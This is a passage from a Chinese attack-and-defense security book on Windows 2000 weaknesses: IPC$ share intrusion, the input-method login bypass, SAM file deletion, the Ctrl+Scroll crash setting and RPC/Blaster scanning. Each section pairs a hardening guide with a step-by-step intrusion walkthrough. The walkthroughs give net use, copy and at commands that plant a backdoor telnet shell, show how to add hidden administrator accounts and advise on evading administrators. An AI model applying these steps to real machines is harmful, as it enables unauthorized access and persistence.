流光软件能让一个刚刚会用鼠标的人成为专业级黑客，它可以探测 POP3、FTP、HTTP、PROXY、FORM、SQL、SMTP、IPC\$ 上的各种漏洞，并针对各种漏洞设计了不同的破解方案，能够在有漏洞的系统上轻易得到用户密码。流光对 Windows 9X、Windows NT、Windows 2000 上的漏洞都可以探测。

运行流光主程序，主界面如图 2-2-11 所示。



图 2-2-11 流光的程序主界面

按“Ctrl+R”键弹出扫描框，在扫描范围栏里输入你要扫描的IP地址范围，在扫描主机类型里选择NT/98，如图2-2-12所示，确定后进行扫描。

有了不少NT/98的机器，现在我们可以正式开始IPC\$探测了。

鼠标右击界面上“IPC\$主机”，选择“探测”下面的“探测所有IPC\$用户列表”命令，就会探测出你给出IP地址范围的机器里的IPC\$用户列表，小心，这里也可以扫描出这些用户列表中没有密码或是简单密码的用户，如图2-2-13。当然，得到用户列表后也可以选用专门的黑客字典试探出密码来。



图 2-2-12 确定扫描范围




图 2-2-13 探测结果显示

下面我们以192.168.11.251这个IP地址为例进行讲解，得到密码后，是如何获取对方的资源并留下后门的。

打开Windows 2000自带的命令提示行（在运行框里输入“cmd”命令），进入命令窗口，运行：

```
C:\ net use \\192.168.11.251\IPC$ 密码 /user:用户名
```

其中，用户名是用流光扫描到的用户，密码为该用户的密码。用此命令可以与192.168.11.251建立一个连接，运行后显示“命令成功完成”。这样通过IPC\$的远程登录就成功了。

```
C:\ copy srv.exe \\192.168.11.251\admin$
```

登陆成功之后先复制一个Telnet的程序上去，（小榕流光安装目录下的Tools目录里的Srv.exe），这个程序是在目标主机上面开一个Telnet服务，端口为99（或者用其他后门软件开一个端口以供登录）。这里的admin\$指的是c:\winnt\system32目录，还可以使用c\$、d\$，即C盘与D盘，这要看你复制到什么地方，以后可以利用定时服务启动它。

```
C:\ net time \\192.168.11.251
```

在启动定时服务之前，需要先了解对方的时间。用此命令可以检查目标计算机的时间。假设192.168.11.251的当前时间是2002/7/19上午11:00，命令成功完成。

```
C:\ at \\192.168.11.251 11:05 srv.exe
```

检查到目标计算机的时间后，就可以用at命令启动srv.exe了，这里设置的时间要在目标计算机时间后，否则启动不了。显示：新加了一项作业，其作业ID = 0。

```
C:\ net time \\192.168.11.251
```

再查找到时间没有，如果192.168.11.251的当前时间是2002/7/19上午11:05，那就准备开始下面的命令。

```
C:\ telnet 192.168.11.251 99
```

这里用Telnet命令登录上去，注意端口是99。Telnet默认的是23端口，但是我们使用srv.exe在对方计算机中为我们建立一个99端口的Shell。这里不需要验证身份，直接登录，如果显示：c:\winnt\system32，表明成功登录上去了。

虽然我们Telnet上去了，但是srv.exe是一次性的，下次登录还要再激活！所以需要建立一个Telnet服务！这就要用到ntlm（在小榕流光安装目录下的Tools目录里也可以找到）。然后在本地打开命令提示符，另外打开一个窗口，输入：

```
C:\ copy ntlm.exe \\192.168.11.251\admin$
```

用 Copy 命令把 ntlm.exe 上传到目标主机上，然后回到刚才的 telnet 窗口，运行 ntlm.exe。

```
C:\WINNT\system32 ntlm
```

这里的 C:\WINNT\system32 指的是目标计算机，运行 ntlm 后，将显示如下信息：

Windows 2000 Telnet Dump, by Assassin, All Rights Reserved.

Done!

此时，说明已经启动正常。

```
C:\WINNT\system32 net start telnet
```

然后直接用 “net start telnet” 启动 telnet，显示 “Telnet 服务器正在启动”，表明 Telnet 服务器已经启动成功。

```
Telnet 192.168.11.251
```

以后我们就可使用 Telnet 命令登录到目标计算机的 23 端口，输入用户名与密码即可进入，就像在 DOS 上操作一样简单。这时目标主机就成为跳板了，可以利用它进入到其它的主机。



我们也可以直接在地址栏输入：\\IP 地址\CS（或是 DS、ES 等），可以看到机器上 C 盘（或是 D\$、E\$ 等）的全部内容，如果是超级用户，还可以轻松地在对方机器植入木马，并执行一些操作，就跟我们用 Administrator 登录本地机器一样。

### 3. IPC\$ 漏洞的防范

下面我们来看看如何防范 IPC\$ 漏洞的入侵。

通过修改注册表来禁止建立空连接（IPC\$）

选择“开始 | 运行”，在运行框里输入：“regedit”回车后打开注册表，将 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 的 RestrictAnonymous 项 设置为 1，可以禁止空用户连接，如图 2-2-14 所示。



图 2-2-14 通过修改注册表来禁止建立空连接

另外，在 Windows 2000 的本地安全策略（“控制面板” | “管理工具” | “本地安全策略”）里，选择“本地策略”的“安全选项”的“对匿名连接的额外限制”一项也可设置，双击该项即可对本地策略进行设置，如图 2-2-15 所示，在 3 个选项中选择“不允许枚举 SAM 账号和共享”即可禁止 IPC\$ 空连接。




图 2-2-15 在本地安全策略中设置禁止 IPC\$ 连接

通过修改注册表来禁止管理共享（C\$,D\$ 等）

打开注册表的 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters 项：

对于服务器，添加键值 AutoShareServer，类型为 REG\_DWORD，值为 0。

对于客户机，添加键值 AutoShareWks，类型为 REG\_DWORD，值为 0。

手工编写批处理文件删除默认共享

用记事本自建一个删除所有默认共享的批处理文件，放在启动栏里，每次启动机器时都自动运行，以删除所有这些默认共享。批处理程序包含内容如下：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
```

net share d\$ /delete (如果有 e 驱, f 驱.....可以继续用此命令删除)

最后保存为 autodel.bat 文件，放到启动栏里，一样可以达到禁止所有默认共享的目的。

关闭 ipc\$ 和默认共享依赖的服务即 server 服务

Server 服务提供 RPC 支持、文件、打印以及命名管道共享的服务，ipc\$ 和默认共享要依赖于这个服务，只需要将这个 Server 服务关闭即可关闭 ipc\$ 和默认共享。进入“控制面板”|“管理工具”|“服务”，在右侧列表中找到 server 服务，鼠标双击它，进入 Server 的属性对话框，点击“常规”选项卡，在启动类型中选择“手动”或“已禁用”均可使机器在启动时不启用 Server 服务，如图 2-2-16 所示，从而达到禁用所有共享的目的。




图 2-2-16 关闭 Server 服务

#### 提示

如果这台机器需要对外提供服务如 IIS 服务，则不能采用此方法。

#### 安装防火墙

为自己的机器安装一个网络防火墙，如天网个人网络防火墙，选择“只允许局域网的机器使用我的共享资源”、“禁止互联网上的机器使用我的共享资源”或是“禁止所有人连接”等相关设置，如图 2-2-17，这样也可



轻松防范别人共享我的资源。



图 2-2-17 利用防火墙规则禁止不相干的人连接

设置复杂密码

要防止通过 `ipc$` 穷举密码，最简单的方法就是把密码设置得复杂一些，以免被黑客使用工具破解出来。



任何复杂的密码都有可能被破解，不过，越复杂的密码，被攻破的可能性也就越小。

用以上方法堵塞漏洞后，黑客没有机会进到我们的系统，但同时我们自己也没办法享受默认共享带来的方便了。

2.2.3 Windows 2000 输入法漏洞的入侵与防御

1. 输入法漏洞描述

在安装 Windows 2000 简体中文版的过程中，默认情况下同时安装了各种简体中文输入法。这些随系统装入的输入法可以在系统登录界面中使用，以使用户能使用基于字符的用户标识和密码登录到系统，在这种情况下，应限制提供给用户的功能。然而，在默认安装情况下，Windows 2000 中的简体中文输入法不能正确检测当前的状态，导致在系统登录界面中提供了不应有的功能。进而，黑客可以通过直接操作该计算机的键盘得到当前系统权限，从而运行他选择的代码、更改系统配置、新建用户、添加或删除系统服务、添加、更改或删除数据……

而且 Windows 2000 中文简体版的终端服务在远程操作时仍然存在这一漏洞，而且危害更大。Windows 2000 的终端服务功能能使系统管理员对 Windows 2000 进行远程操作，采用的是图形界面，用户在远程控制计算机时其功能与在本地使用一样，默认端口为 3389，用户只要安装有 Windows 2000 的客户端连接管理器就能与开启了该服务的计算机相连。

提示

输入法漏洞使终端服务成为 Windows 2000 的合法木马，如果不是特别需要，最好不要开通终端服务。

2. 利用输入法漏洞进行攻击

这里以黑客利用开通的终端服务远程攻击为例来进行介绍。

首先需要运行 SuperScan 主程序，运行后出现如图 2-2-18 所示窗口。在开始处填上你要扫描的 IP 地址段，结束处填上结束的 IP 地址段。



图 2-2-18 SuperScan 主窗口界面



如果你的网速和机器配置并不高的话，请不要扫描多个 IP 地址段。

现在要做的是找到一台存在 3389 端口漏洞的主机，这就是 SuperScan 大显身手的时候了，单击“主机和服务扫描设置”选项标签，按照如图 2-2-19 所示将 3389 端口添加到扫描列表中。然后单击图 2-2-18 中的“开始扫描”按钮即可开始进行扫描。

假设现在已经得到一台存在 3389 漏洞的主机，现在要做的是进入这台计算机中。这里要用到 Windows 2000 的终端服务客户端进行远程连接，如图 2-2-20 所示。

我们需要在服务器处填上刚才扫描得到的 3389 端口主机的 IP 地址，屏幕区域：640 × 480，800 × 600，1024 × 768……这是我们连接上去以后在自己机器上显示的分辨率，建议设为 800 × 600。在启用数据压缩处打上钩，其他的默认即可。然后点按“连接”按钮，就可以看到熟悉的 Windows 2000 登录界面了。

用输入法漏洞创建一个用户，并加入到 administrators 中去，或者将 guest 激活。建议最好激活 guest，因为这样不容易被网管发现。

具体方法如下：

用终端连接器连接上几秒钟后，屏幕上显示出 Windows 2000 登录界面（如果发现是英文或繁体中文版，请放弃，然后另换一个地址）。然后用“Ctrl + Shift”快速切换输入法至全拼，这时在登录界面左下角将出现输入法状态条。鼠标右击状态条上的微软徽标，弹出如图 2-2-21 所示的“帮助”快捷菜单，这表示该计算机依然存在 3389 漏洞。




图 2-2-19 设置扫描端口




图 2-2-20 终端服务客户端显示

打开“帮助”一栏中的“输入法入门”，弹出一个叫“输入法操作指南”的帮助窗口，在最上面的任务栏点击鼠标右键，弹出一个菜单，如图 2-2-22 所示。



图 2-2-21 计算机依然存在 3389 漏洞




图 2-2-22 打开快捷菜单

接着选择其中的“跳至 URL”项，则会出现如图 2-2-23 所示对话框。

这时候可以看到出现 Windows 2000 的系统安装路径和要求填入路径的空白栏。比如，该系统安装在 C 盘上，就在空白栏中填入“c:\winnt\system32”。当然也不一定对方的 Windows 2000 是安装在 C 盘，如果出错的话，可以用 file:///c: 查看 C 盘的文件名，笔者就遇到很多用户装的是双操作系统，C 盘装 Windows 98，D 盘装 Windows 2000，也可以根据具体的位置定义跳转 URL，这里的主机 Windows 2000 是安装在 D 盘上的，填入“d:\winnt\system32”，然后点击“确定”按钮，就会在右边窗口出现如图 2-2-24 所示的内容。




图 2-2-23 填入 URL




图 2-2-24 点击“显示文件”链接

点击“显示文件”连接，即成功地绕过了身份验证，进入到系统的 SYSTEM32 目录。如图 2-2-25 所示。




图 2-2-25 显示 SYSTEM32 目录

现在我们需要获得一个账号，成为系统的合法用户。在该目录下找到“net.exe”文件，并为“net.exe”创建一个快捷方式，鼠标右键点击该快捷方式，选择“属性”，在“目标”处的“C:\winnt\system32\net.exe”后面空一格，填入“user guest active :yes”，如图 2-2-26 所示，然后点按“确定”按钮。



图 2-2-26 激活 Guest 用户

 相当于运行“net user guest active:yes”命令，将禁用的 Guest 用户激活，如果要激活其它用户，只需将 guest 更换成相应的用户名即可。

当然也可以填上“user 用户名 密码 / add”，创建一个新账号，如图 2-2-27 为创建了一个 winadin 的用户。



图 2-2-27 添加 winadin 用户

相当于运行“net user winadin /add”命令，其中，winadin 为新增用户名。如果要新增其他用户名，将 winadin 更改为相应用户名即可。

然后再改变 winadin 的密码，还是在“目标”中的“C:\winnt\system32\net.exe”后面加上 user winadin

xxxx，其中xxxx 是你设置的密码。



相当于运行“net user winadin xxxx”命令，其中，XXXX 为用户密码（更改为你想设置的密码，密码位数自己决定），运行后可能没有什么反应，但是实际上已经填加了这个用户。

添加winadin 用户后，如果只有一个普通用户的权限是不够的，要提升权限，就要把winadin 添加到管理员组中去，在net 后面加上“localgroup administrators winadin /add”即可，如图2-2-28 所示。



相当于运行“net localgroup administrators winadin /add”命令，将winadin 添加到 administrators 组中。如果想将其它用户添加入管理员组，直接将 winadin 更换成其它用户名即可。

再运行一下机器，已经可以随时进入到了他的电脑了，并且具有管理员权限。

连接到对方计算机。



我们使用终端连接器连接上去，填入刚才建立的用户和密码，就可以像使用自己的电脑一样了。也可以把它当做跳板利用。

最后教大家一招，登录进入注册表以后修改如图2-2-29 所示的相应键值，这样网管也不会查到。



图 2-2-28 添加到管理员组




图 2-2-29 修改注册表禁止显示上一次登录用户名

### 3. 输入法漏洞的防范

一个小小的输入法漏洞，竟然可以使黑客轻易进入别人的机器，该如何来防范呢？

打上 Windows 2000 操作系统补丁。

Windows 2000 SP2 以上的补丁已经堵住了输入法这个漏洞，可以从下列网址下载补丁程序：<http://www.microsoft.com/china/msdownload/windows/default.asp>。这里可以下载 Windows 2000 各阶段的补丁，后阶段的补丁中包括前阶段的补丁，如 SP4 补丁中包括 SP2 补丁中的内容。你可以直接打上 Windows 2000 SP2 补丁，因为 SP2 补丁已经包括了输入法漏洞的补丁，打上补丁之后，就消除了此安全缺陷，可使简体中文输入法

识别计算机状态并在登录时只提供适当的功能。

删除输入法帮助文件和不需要的输入法。

为了防止黑客通过输入法漏洞进行攻击，建议删除不需要的输入法。对要使用的有漏洞的输入法则把那个输入法的帮助文件删除掉。这些帮助文件通常在 Windows 2000 的安装目录下（如：C:\Winnt\）的\Help 目录下，对应的帮助文件分别是：

- (1) WINIME.CHM 输入法操作指南
- (2) WINSP.CHM 双拼输入法帮助
- (3) WINZM.CHM 郑码输入法帮助
- (4) WINPY.CHM 全拼输入法帮助
- (5) WINGB.CHM 内码输入法帮助

停止终端服务。

选择“我的电脑”|“控制面板”|“管理工具”|“服务”，进入服务管理器，关闭 Terminal Services 服务，如图 2-2-30 所示。



图 2-2-30 停用 Terminal Services 服务



但这种方法毕竟不太现实，对于用户来说代价太大，因为自己也不能使用终端服务了。

上面的几种方法，只要执行了其中的一项，就可以防止黑客对 Windows 2000 机器进行输入法漏洞攻击，用户可以根据自己的需要选择。

## 2.2.4 Windows 2000 系统崩溃漏洞的攻防

### 1. 系统崩溃漏洞描述

使用 Windows 2000 系统的终端用户只要按住右 Ctrl 键，同时再按两次 Scroll Lock 键，就可以让整个 Windows 2000 的系统完全崩溃，但同时会在 C:\Winnt 下毁掉完整的当前系统内存记录，内存记录文件名是 memory.dmp。不过在默认状态下，这个奇怪的特性还是处于关闭状态的，所以我们一般没必要害怕。

可以通过修改注册表的方法把它激活，如果被人通过网络修改了，问题就有点麻烦了。

### 2. 利用系统崩溃漏洞攻击

执行“开始”|“运行”命令，然后在打开的“运行”窗口命令键入“Regedit”，接着单击“确定”按钮打开注册表编辑器。

依次展开 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters 注册表项，然后在主键 Parameters 中新建一个双字节类型的键，并将名称设为 CrashOnCtrlScroll，如图 2-2-31 所示。

接着双击新建的键 CrashOnCtrlScroll，打开如图 2-2-32 所示的对话框，在该对话框中把 CrashOnCtrlScroll 的值改为非零值即可，如改为 1。




图 2-2-31 新建一个双字节键值



图 2-2-32 设置 CrashOnCtrlScroll 的值

单击“确定”按钮，退出注册表编辑器，重启计算机后就可以尝试让系统崩溃了。

按照前面的漏洞描述按下按键后，计算机屏幕会变成黑屏，并将出现以下信息：

\*\*\*STOP : 0x000000E2 (0x00000000, 0x00000000, 0x00000000, 0x00000000)

The end-user manually generated the crashdump.



其实 Windows 2000 这个奇怪的特性在 Windows NT4 中也同样存在，如果黑客或者病毒利用了它，是很危险的。

### 3. 对系统崩溃漏洞的防范

为了防止黑客或者病毒利用这个漏洞来进行破坏性攻击，可以采用以下的办法来防范：

修改注册表，将 HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters 注册表项中的 CrashOnCtrlScroll 删除。

禁止远程用户修改注册表。

选择“我的电脑”|“控制面板”|“管理工具”|“服务”，进入服务管理器，将 Remote Registry Service（允许远程注册表操作）项设置为“已禁用”或是“手动”，如图 2-2-33 所示，以防止黑客远程修改注册表进行破坏性的攻击。



图 2-2-33 禁止远程注册表操作

## 2.2.5 对并不安全的 SAM 数据库安全漏洞实施攻击



小博士，你好，常听别人讲 SAM 什么的，你可以给我讲一下到底什么是 SAM，它是起什么作用的吗？



SAM 其实就是安全账号管理数据库 (Security Accounts Management Database) 的英文缩写, 在 SAM 数据库中存放了本地计算机和操作系统控制域的组账号及用户账号信息, 它是 Windows NT/2000 操作系统的核心。



SAM 对于 Windows NT/2000 系统来讲, 真的那么重要吗?



在 SAM 数据库中不仅存放了域中各组的描述信息和权限信息, 同时也存放了域用户的描述信息和加密后的密码数据等, 并且系统管理员账号 Administrator 的密码也存放在 SAM 文件中最后一个 “Administrator” 字符串之后, 所以, SAM 可以说是 Windows NT/2000 操作系统的核心。

在通常情况下, SAM 数据库对应于一个位于 WINNT/SYSTEM32/config 目录下的文件, 该文件在系统运行时受操作系统保护, 因此, 即便是超级用户, 也无法直接打开它, 如图 2-2-34 所示。



图 2-2-34 试图用 “写字板” 打开 SAM 文件

当试图用写字板来打开 SAM 文件时, 由于 SAM 文件受操作系统的保护, 将显示如图 2-2-35 所示的错误对话框。




图 2-2-35 SAM 数据库文件受系统保护



黑客是无法直接打开 SAM 文件的, 除非借助另外的工具, 如用 pwdump3 导出工具先导出 SAM 文件, 再用 L0phtcrack 来破解。

## 1. SAM 数据库漏洞描述

尽管 SAM 数据库文件受操作系统的保护, 但并不是说就没有办法访问 SAM 了, 黑客还可以利用 SAM 数据库的安全隐患对本地计算机进行攻击, 因此, SAM 数据库并非固若金汤。虽然黑客不能直接打开它, 却可采用其它途径删除它, 这样你的系统便不在密码保护之列了。



## 2. 攻击步骤

如果在一台安装有多个操作系统的机器上，别的系统可以访问 Windows NT/2000 系统文件的所在分区，那么，SAM 的安全问题就暴露出来了。

例如，我们在一台计算机上同时安装了 Windows 98 和 Windows 2000 两个系统，并且系统分区是 FAT 格式的分区 C：。

### 提示

在 Windows 系统中用到的文件分区格式有：FAT16、FAT32、NTFS4、NTFS5 等。其中 Windows 98 等 Windows 9X 系统支持 FAT16 和 FAT32 格式；Windows NT 支持 FAT16 和 NTFS4 格式；Windows 2000/XP/2003 则支持所有这四种格式。

这时候，无论是谁，只要首先控制了你的 Windows 98 系统，然后在 Windows 98 的 C:\winnt\system32\config 下找到 SAM 数据库文件，把 SAM 文件删除或移动到另一个目录，就可以进入你的 Windows 2000 系统。

因为当前的系统是 Windows 98，Windows 2000 系统没有运行，所以可以对 SAM 数据文件进行操作。如果在本地，也可以用软盘或光盘启动系统后，进入 Windows 2000 所在的系统分区进行操作。

再重新启动系统进入 Windows 2000，在登录时使用“Administrator”账号，用户密码为空，然后按回车键，便能以系统管理员用户 Administrator 身份成功登录 Windows 2000 系统。



可千万别小看这个技巧，某些关键时刻可是能派上大用场的。

## 3. 消除 SAM 数据库的安全隐患

其实，造成 Windows NT/2000 这一安全隐患的主要原因是用户账号太集中地存放在 SAM 文件中。因此，一旦 SAM 文件被人为改动，系统就将在启动时报告错误并重新启动，实际上也就是崩溃了。并且 SAM 文件一旦丢失，系统的另一个致命缺陷——没有校验和恢复 SAM 文件的能力就暴露无遗。因此，如果我们想要消除这一安全隐患，关键就是要防止人为改动 SAM 数据库文件。

消除 SAM 数据库安全隐患的方法主要有以下三种：

在 BIOS 里设置禁止从软盘和光盘启动，然后为进入 BIOS 设置一个密码，别人就不能随意更改 BIOS 里的设置，也就不能从软盘或光盘启动进入你的硬盘，从而保证了 Windows 2000 系统的安全。

在一台计算机上只安装一个操作系统，而且把 Windows NT/2000 的启动分区和系统分区格式化为 NTFS 或 NTFS5。

将 SAM 文件设置为只读且隐藏，如图 2-2-36 所示。这样，对于 DOS 命令不是很熟的菜鸟就无法找到这个文件，即便找到也不知道该如何删除。



图 2-2-36 将 SAM 文件设置为只读和隐藏



这里所述的 SAM 文件存放在 c:\winnt\system32\config 文件夹，是默认系统安装在 C 盘，如果系统安装在 D 盘，则 SAM 文件存放在 d:\winnt\system32\config 文件夹下。

## 2.2.6 RPC 漏洞的攻防

### 1. 漏洞描述

Remote Procedure Call (RPC) 调用是 Windows 使用的一个协议, 提供进程间交互通信, 允许程序在远程机器上运行任意程序。RPC 在处理通过 TCP/IP 进行信息交换过程中, 如果遇到畸形数据包, 会导致 RPC 服务无提示地崩溃掉; 而且由于 RPC 服务是一个特殊的系统服务, 许多应用和服务程序都依赖于它, 因此可以造成程序与服务的拒绝服务。黑客如果要利用这个漏洞, 可以发送畸形请求给远程服务器监听的特定 RPC 端口, 如 135、139、445 等任何配置了 RPC 端口的机器。

### 2. RPC 漏洞攻击

微软公司 2003 年 7 月 16 日发布了 MS03-026 号安全漏洞之后刚好半个月的时间 (也就是 8 月初), 针对 RPC 漏洞攻击的恶性蠕虫病毒冲击波就对全球的计算机发动了大规模的攻击。由于在默认安装情况下用户的 RPC 服务 (135 端口) 是开放的, 并且是新出的漏洞, 很少有用户安装了安全补丁, 所以大多数 Windows 系统用户都深受其害, 受到攻击的 Windows 系统大多出现系统蓝屏、重新启动、自动关机等现象。

黑客在实施攻击之前, 一般用 RPC 漏洞扫描器先扫描出网络上存在 RPC 漏洞的机器。

直接运行下载的 RPC 漏洞扫描器 .exe 文件, 即可进入如图 2-2-37 所示的漏洞扫描主界面。



图 2-2-37 RPC 漏洞扫描器主界面

在开始 IP 和结束 IP 处输入你想要扫描的 IP 地址, 让 “范围扫描” 和 “扫描受攻击的服务器” 项保持选中状态, 最后点击 “扫描” 按钮开始扫描。扫描结束, 易受攻击的机器便会在下侧列表中显示出来。

结果一栏显示 “VULNERABLE (易受攻击的)” 就表示该机器存在 RPC 漏洞。

#### 提示

我们可用 RPC 漏洞扫描器扫描自己的机器是否存在 RPC 漏洞, 黑客利用它可以扫描到存在 RPC 漏洞的肉机以发起攻击。

漏洞扫描出来后, 就可以向有 RPC 漏洞的计算机发起攻击, 比如使用冲击波病毒向对方开放的 135 端口发起攻击, 使目标计算机产生下列现象: 系统资源被大量占用, 有时会弹出 RPC 服务终止的对话框, 如图 2-2-38 所示, 并且系统反复重启, 不能收发邮件、不能正常复制文件、无法正常浏览网页, 复制粘贴等操作受到严重影响, DNS 和 IIS 服务遭到非法拒绝等。



图 2-2-38 RPC 服务意外终止对话框

### 3. RPC 漏洞的防范

更改 RPC 服务设置。

选择“控制面板”|“管理工具”|“服务”，双击 Remote Procedure Call (RPC) 服务，如图 2-2-39 所示，把“恢复”选项卡中的第一、二次失败以及后续失败都选为“不操作”(Windows XP 下默认为重新启动计算机)。

